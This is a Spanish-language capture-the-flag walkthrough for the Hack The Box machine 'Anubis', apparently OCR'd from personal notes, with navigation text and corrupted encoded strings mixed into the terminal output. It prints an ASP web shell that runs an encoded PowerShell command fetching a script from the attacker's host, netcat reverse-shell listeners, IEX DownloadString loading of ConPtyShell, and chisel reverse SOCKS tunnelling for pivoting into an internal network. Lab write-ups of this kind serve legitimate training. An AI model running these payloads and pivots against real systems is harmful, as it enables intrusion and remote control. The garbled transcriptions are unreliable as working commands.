nAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQA0AC4ANQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACKACgA= ~/machineshtb/Anubis
rlwrap nc -lvpn 1234
listening on [any] 1234 ...
```


ahora lo pongo en el contact

```
<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell -encodedcommand
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
nAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQA0AC4ANQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACKACgA= ").StdOut.ReadAll()%>
```



```
zsh: ~machineshtb/Anubis New York, NY 10038, Directions
rlwrap nc -lvpn 1234
listening on [any] 1234
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.102] 49864
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv>
```



y tenemos nt authority\system mmm esto parece mas bien un contenedor

```
Nineveh Listening on [any] 1234
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.102] 49864
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv> ipconfig
    > Swagshop
Windows IP Configuration
    > Worker
Ethernet adapter vEthernet (Ethernet):
    Connection-specific DNS Suffix . : htbs
    Link-local IPv6 Address . . . . . : fe80::7d0f:1f66:9d26:bdbe%32
    IPv4 Address . . . . . : 172.31.177.202
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.176.1
PS C:\windows\system32\inetsrv>
```

y tenemos nt authority\system

```
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 172.31.176.1
PS C:\windows\system32\inetsrv> hostname
webserver01 Windows
PS C:\windows\system32\inetsrv> hostname -I
```

webserver01 172.31.176.1

```


Subnet Mask . . . . . 255.255.240.0
Default Gateway . . . . . : 172.31.176.1
PS C:\windows\system32\inetsrv> hostname
webserver01
PS C:\windows\system32\inetsrv> hostname -I
PS C:\windows\system32\inetsrv> hostname -s is not supported.

PS C:\windows\system32\inetsrv>
PS C:\windows\system32\inetsrv> █
[Anubis] 0:webserver01 172.31.176.1* 1:zsh- 2:zsh

```

## Mejora de shell windows

Utilizamos el script ConPtyShell



Se clona el repositorio

```

~/machineshtb/Anubis
git clone https://github.com/antonioCoco/ConPtyShell.git
Cloning into 'ConPtyShell'...
remote: Enumerating objects: 216, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 216 (delta 1), reused 1 (delta 1), pack-reused 1
Receiving objects: 100% (216/216), 13.67 MiB | 14.35 MiB/s, done.
Resolving deltas: 100% (128/128), done.

> Anubis
> Postard
> Brainfuck
> Cronos

```

ahora levanto python dentro del la carpeta ConPtyshell la idea es transferir el .ps1 Invoke-ConPtyShell.ps1

```
~/machineshtb/Anubis/ConPtyShell > master
ls
compile_command.txt  ConPtyShell.cs  demo_1.gif  demo_2.gif  Invoke-ConPtyShell.ps1  LICENSE  README.md  ResizeConsole.ps1
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
~/machineshtb/Anubis/ConPtyShell > master
python3 -m http.server 80
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 216 (delta 1), reused 1 (delta 1), pack-reused 0
Receiving objects: 100% (216/216), 13.67 MiB | 14.35 MiB/s, dc
Resolving deltas: 100% (128/128), done.
```

lo descargo en victim

```
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
```

```
PS C:\windows\system32\inetsrv> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
[Anubis] 0:webserver01 172.31.176.1* 1:python3- 2:zsh
```

ahora levanto netcat ojo solo netcat por el puerto 123

```
PS C:\windows\system32\inetsrv> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
(kali㉿kali)-[~/machineshtb/Anubis]
$ zsh
~/machineshtb/Anubis
nc -lvpn 123
listening on [any]K123...<
> Shibboleth
> Swagshop
> TartarSauce
```

y ahora ejecuto la siguiente linea en la victima con la ip y el port 123

```
Client Side:
Here you should use the values read from stty size command in the Parameters -Rows and -Cols
..ps1 -UseBasicParsing); Invoke-ConPtyShell -RemoteIp 10.0.0.2 -RemotePort 3001 -Rows 24 -Cols 80 □

Method 3 - Upgrade
```

en Rows y cols añadir mi stty size

```
Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169
```

```
PS C:\windows\system32\inetsrv> Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

y ahora ejecuto la siguiente linea en la victima con la ip y el port 123
Client Side:
Here you should use the values read from stty size command in the Parameters -Row
```

en el nc le doy a enter para que me aparezca la shell y ahora ya es modificar las variables por lo cual doy ctr+z y en local stty raw -echo; fg y luego enter aca ya no se configura el reset xterm

```
PS C:\windows\system32\inetsrv> Invoke-ConPtyShell -RemoteIp 10.10.14.5
    > Legacy

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved. PS C:\windows\sys
    > Nineveh
    > Reddish
PS C:\windows\system32\inetsrv> ^Z
PS C:\windows\system32\inetsrv> █
    > Shibboleth
    en el nc le doy
    en ~/machineshtb/Anubis █
    cual doy ctr+z
    stty raw -echo; fg
    [1] + continued nc -lvpn 123
        > Worker
        > Thm machines
        > Windows
            crackmapexec
```

luego **ctrl l** para limpiar y enter

```
PS C:\Windows\system32\inetsrv> Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169
en el nc lo doy a enter para que me aparezca la shell y ahora ya
cual doy ctr+z y en local stty raw -echo; fg y luego enter aca y
PS C:\Windows\system32\inetsrv> Invoke-ConPtyShell -REM
PS C:\Windows\system32\inetsrv>
PS C:\Windows\system32\inetsrv>
PS C:\Windows\system32\inetsrv> ^C
PS C:\Windows\system32\inetsrv> ^C
PS C:\Windows\system32\inetsrv> ^C
PS C:\Windows\system32\inetsrv> ~machineshtb/Anubis
PS C:\Windows\system32\inetsrv> stty raw -echo; fg
```

## Certificate Signing Request

Dentro del desktop encontramos un archivo req.txt

```
PS C:\Users\Administrator> cd .\Desktop\
PS C:\Users\Administrator\Desktop> dir
    > TartarSauce

    Directory: C:\Users\Administrator\Desktop

        > Thm machines

Mode          Windows   LastWriteTime
----          -----      -----
-a--          crackmapexec 5/24/2021  9:36 PM
                Ldapserach
@             SMB port 445

PS C:\Users\Administrator\Desktop>
```

```
PS C:\Users\Administrator\Desktop> type .\req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUx EzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXVcnRhC53aW5k
Y29yc5odGIwggiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD70FdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOUPUUBWKb
BEHIH2bhGEfCenhILL/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cb0cHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne50sR+4hc4YIhLnz
QMvUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZ0q
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNwt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEa6x1wRGXcDBiTA+H
JzMhljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3Dpq05T/Dm9gNyOt
yKQnmhMIO41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0t0uZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwPQ==          Ldapserach
-----END CERTIFICATE REQUEST-----
PS C:\Users\Administrator\Desktop>
[Anubis] 0:webserver01 172.31.176.1* 1:python3 2:zsh-
```

Este es un csr

# Certificate Signing Request

:

En los sistemas de infraestructura de clave pública, una certificate signing request es un mensaje enviado por un solicitante a una autoridad de registro de la infraestructura de clave pública para solicitar un certificado de identidad digital. [Wikipedia](#)

Guardo esta información en la maquina y con openssl podemos ver que contiene  
openssl req -in req.txt -text

```
~/machineshtb/Anubis
└─ openssl req -in req.txt -text
Certificate Request:
Data:
  Version: 1 (0x0)
  Subject: CN= AU, ST = Some-State, O = WindCorp, CN = softwarereportal.windcorp.htb
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
        Modulus:
          Redshift: 00:a6:9b:4a:ff:85:91:c2:2a:c2:bf:04:3e:ce:15:
          ScriptKid: d2:f6:23:db:c5:f2:82:1e:6a:13:12:f4:b6:fd:b1:
          Shibbole: 32:44:14:24:c7:1b:10:9d:85:15:fe:c6:d8:ac:44:
        Exponent:
          Swanson: 1b:c0:00:51:0e:b8:f5:14:05:62:9b:04:41:c8:1f:
          Swanson: 66:e1:18:47:c2:7a:78:48:2e:5f:fd:45:10:ae:00:
```

encontre un dominio en CN  
softwarereportal.windcorp.htb  
sin embargo al acceder no logra dar respuesta ahora recordemos que la maquina tiene la ip 172.31.177.202  
ipconfig e ip /all

```

DNS Suffix Search List. . . . . : htb
    > Anubis
Ethernet adapter vEthernet (Ethernet):
    Connection-specific DNS Suffix . . : htb
    Description . . . . . : Hyper-V Virtual Ethernet Adapter #2
    Physical Address . . . . . : 00-15-5D-BA-91-43
    DHCP Enabled . . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . : fe80::7d0f:1f66:9d26:bdbe%32(PREFERRED)
    IPv4 Address . . . . . : 172.31.177.202(PREFERRED) 7.202
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.176.1
    DNS Servers . . . . . : 172.31.176.1
        > Reddish
    NetBIOS over Tcpip. . . . . : Disabled
    Connection-specific DNS Suffix Search List :
        htb
PS C:\Users\Administrator\Desktop> ipconfig.exe
    > Swagshop
Windows IP Configuration
    > TaralSauce
        > Worker
Ethernet adapter vEthernet (Ethernet):
    Connection-specific DNS Suffix . . : htb
    Link-local IPv6 Address . . . . : fe80::7d0f:1f66:9d26:bdbe%32
    IPv4 Address. . . . . : 172.31.177.202
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.176.1
PS C:\Users\Administrator\Desktop>

```

pero vemos otro segmento el 172.31.176.1 entonces debemos acceder a esta red.  
Para ello utilizaremos chisel de window y de linux



el de linux lo paso de otra maquina y el de windows si lo descargo tambien le cambio la extesion y el nombre por .exe.gz  
mv chisel\_1.5.1\_windows\_amd64.gz chisel1.5.exe.gz

```

~/machineshtb/Anubis windows_386.gz
cp /home/kali/Pivoting/symfonos3/chisel1.5 .
└── chisel_1.5.1_windows_amd64.gz

~/machineshtb/Anubis
ls
chisel1.5  chisel_1.5.1_windows_amd64.gz  ConPtyShell  nishang.ps1  req.txt

~/machineshtb/Anubis
mv chisel_1.5.1_windows_amd64.gz chisel1.5.exe.gz

~/machineshtb/Anubis
[Anubis] 0:webserver01 172.31.177.202- 1:zsh* 2:zsh

```

gunzip chisel1.5.exe.gz



lo transfiero con curl

curl http://10.10.14.5/chisel1.5.exe -o chisel.exe

```

PS C:\Users\Administrator\Desktop> curl http://10.10.14.5/chisel1.5.exe -o chisel.exe
PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
NotasHack
ecppt
Mode                LastWriteTime      Length Name
----                -----          ----  --
-a----   > 3/21/2024  8:11 PM        8342528 chisel.exe
-a----   > 5/24/2021  9:36 PM           989 req.txt
PS C:\Users\Administrator\Desktop>

```

Ejecutamos chisel server en local y ponemos socks5


./chisel1.5 server --reverse -p 111 --socks5

```

PS C:\Users\Administrator\Desktop> .\chisel.exe
[...]
└─(kali㉿kali)-[~/machineshtb/Anubis]
└─$ zsh
  └─ ~/machineshtb/Anubis
    └─ ./chisel1.5 server --reverse -p 111 --socks5
      2024/03/21 13:33:24 server: SOCKS5 server enabled
      2024/03/21 13:33:24 server: Reverse tunnelling enabled
      2024/03/21 13:33:24 server: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
      2024/03/21 13:33:24 server: Listening on 0.0.0.0:111...
      └─ > TartarSauce
        └─ > Worker
          └─ > Thm machines

```

en victimas .\chisel.exe client 10.10.14.5:111 R:127.0.0.1:socks



```

P Read more: https://github.com/jpillora/chisel
PS C:\Users\Administrator\Desktop> ./chisel.exe client 10.10.14.5:111 R:127.0.0.1:socks
NotasHack
  > ecppt
  > Htb machines
    > Anubis
    > Bastard
    > Brainfuck
    > Cronos
  > Legacy
  > TartarSauce
  > Worker
  > Thm machines
Todos los comandos
SMB port 445
Htb machines / Anubis
mode          last write time           length
---           -----                -----
-a----         3/21/2024   8:11 PM          834252
-a----         5/24/2021   9:36 PM            98
Ejecutamos chisel server en local y ponemos socks5
2024/03/21 20:15:53 client: Connecting to ws://10.10.14.5:111
2024/03/21 20:15:54 client: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
2024/03/21 20:15:54 client: Connected (Latency 64.6624ms)
  > (kali㉿kali)-[~/machineshtb/Anubis]
  > zsh
  > ~/machineshtb/Anubis
    > ./chisel1.5 server --reverse -p 111 --socks5
      2024/03/21 13:33:24 server: SOCKS5 server enabled
      2024/03/21 13:33:24 server: Reverse tunnelling enabled
      2024/03/21 13:33:24 server: Fingerprint 4d:00:5d:73:72:0f:91:98:fb:e3:12:23:41:ba:1d:b9
      2024/03/21 13:33:24 server: Listening on 0.0.0.0:111...
      2024/03/21 13:35:56 server: session#1: Client version (1.5.1) differs from server version (1.5.0)
      2024/03/21 13:35:56 server: proxy#1:R:127.0.0.1:1080=>socks: Listening
      > Worker

```

modificamos el proxychain4 como es habitual  
socks5 127.0.0.1 1080

```
# [ProxyList] > Swagshop
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
#socks5 127.0.0.1 2121
socks5 127.0.0.1 1080
[Anubis] 0:webserver01 172.31.177.202- 1:sudo
```

ahora añadimos el subdominio para la ip 172.31.176.1 softwareportal.windcorp.htb

```
10.10.11.101 writer.HIB writer.hbt
10.10.11.124 shibboleth.htb monitor.shibboleth.htb monitoring.shibboleth.htb
10.10.10.17 brainfuck.htb sup3rs3cr3t.brainfuck.htb
11.0.0.5 symfonos.local
10.10.11.102 www.windcorp.htb windcorp.htb
172.31.176.1/softwareportal.windcorp.htb
[Anubis] 0:webserver01 172.31.177.202- 1:sudo* 2:python3
```

ahora para validar hacemos un curl en formato html2text teniendo en cuenta proxychains


```
proxychains curl -s -X GET softwareportal.windcorp.htb | html2text
```

```


~/machineshtb/Anubis
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16           #socks5 127.0.0.1 2121
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:80 OK
- ecppt
  ↳ Htb machines
    ↳ Anubis
    ↳ Bastard
    ↳ Brainfuck
    ↳ Cronos
    ↳ Devel
    ↳ Lame
***** Windcorp - Software Portal *****
=====
All the tools you need right here!
Find_Out_More
  ↳ Optimum
***** We've got what you need! *****
=====
The fact that you are not local administrator anymore, will not be a hinder for File
you getting the software you need installed!
Get_Started!
  ↳ Swagshop
***** Our software *****
=====
**** 7-zip ****
Pack and unpack files. Passwordprotect your arhives!
**** Gimp ****
Whether you are a graphic designer, photographer, illustrator, or scientist,
GIMP provides you with sophisticated tools to get your job done.
**** Jamovi ****
Free and open statistical software to bridge the gap between researcher and
statistician
**** VLC ****
[Anubis] 0:webserver01 172.31.177.202- 1:[tmux]* 2:python3

```

Ahora para acceder a la web intento añadiendo socks5 a foxy proxy



no carga



## Not Found

HTTP Error 404. The requested resource is not found.


y esto se debe a que cuenta con varios recursos que solo estan definidos para el domino por lo cual hay que añadir otra configuración

## Add Pattern foxy proxy


Vamos a foxyproxy y damos en + pattern




aca colocamos un nombre y entre asteriscos el dominio softwarereportalwindcorp.htb



adiconalmente proxy dns en apagado



Acceder a la web es algo demorado pero se obtiene el acceso



en la parte de 7zip veo que hay un .exe

A screenshot of the same website showing software offerings. The top navigation bar includes links like "Hack The Box :: Hack", "Windcorp - Index", "Tmux Cheat Sheet", "GitHub - antonioCo", "YouTube", "DeepL Translate", "Machine Excell", "Training", "ACTIVE DIRECTORY", and "OSCP".

**Our software**

---

<p><b>7-zip</b></p> <p>Pack and unpack files. Passwordprotect your arhives!</p>	<p><b>Gimp</b></p> <p>Whether you are a graphic designer, photographer, illustrator, or scientist, GIMP provides you with sophisticated tools to get your job done.</p>
<p><b>VNC</b></p>	

<http://softwareportal.windcorp.htb/install.asp?client=172.31.177.202&software=7z1900-x64.exe>  
validamos si al cambiar la ip por la nuestra nos entrega este .exe o que accion ejecuta para esto capturamos el trafico con tcpdump y exportamos a un archivo .cap

#### 0.0.1. Capturar trafico con tcpdump

sudo tcpdump -i tun0 -w trafico.cap -v

```

> Legacy
(kali㉿kali)-[~/machineshtb/Anubis]
$ zsh
~/machineshtb/Anubis
└─ sudo tcpdump -i tun0 -w trafico.cap
[sudo] password for kali:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

```

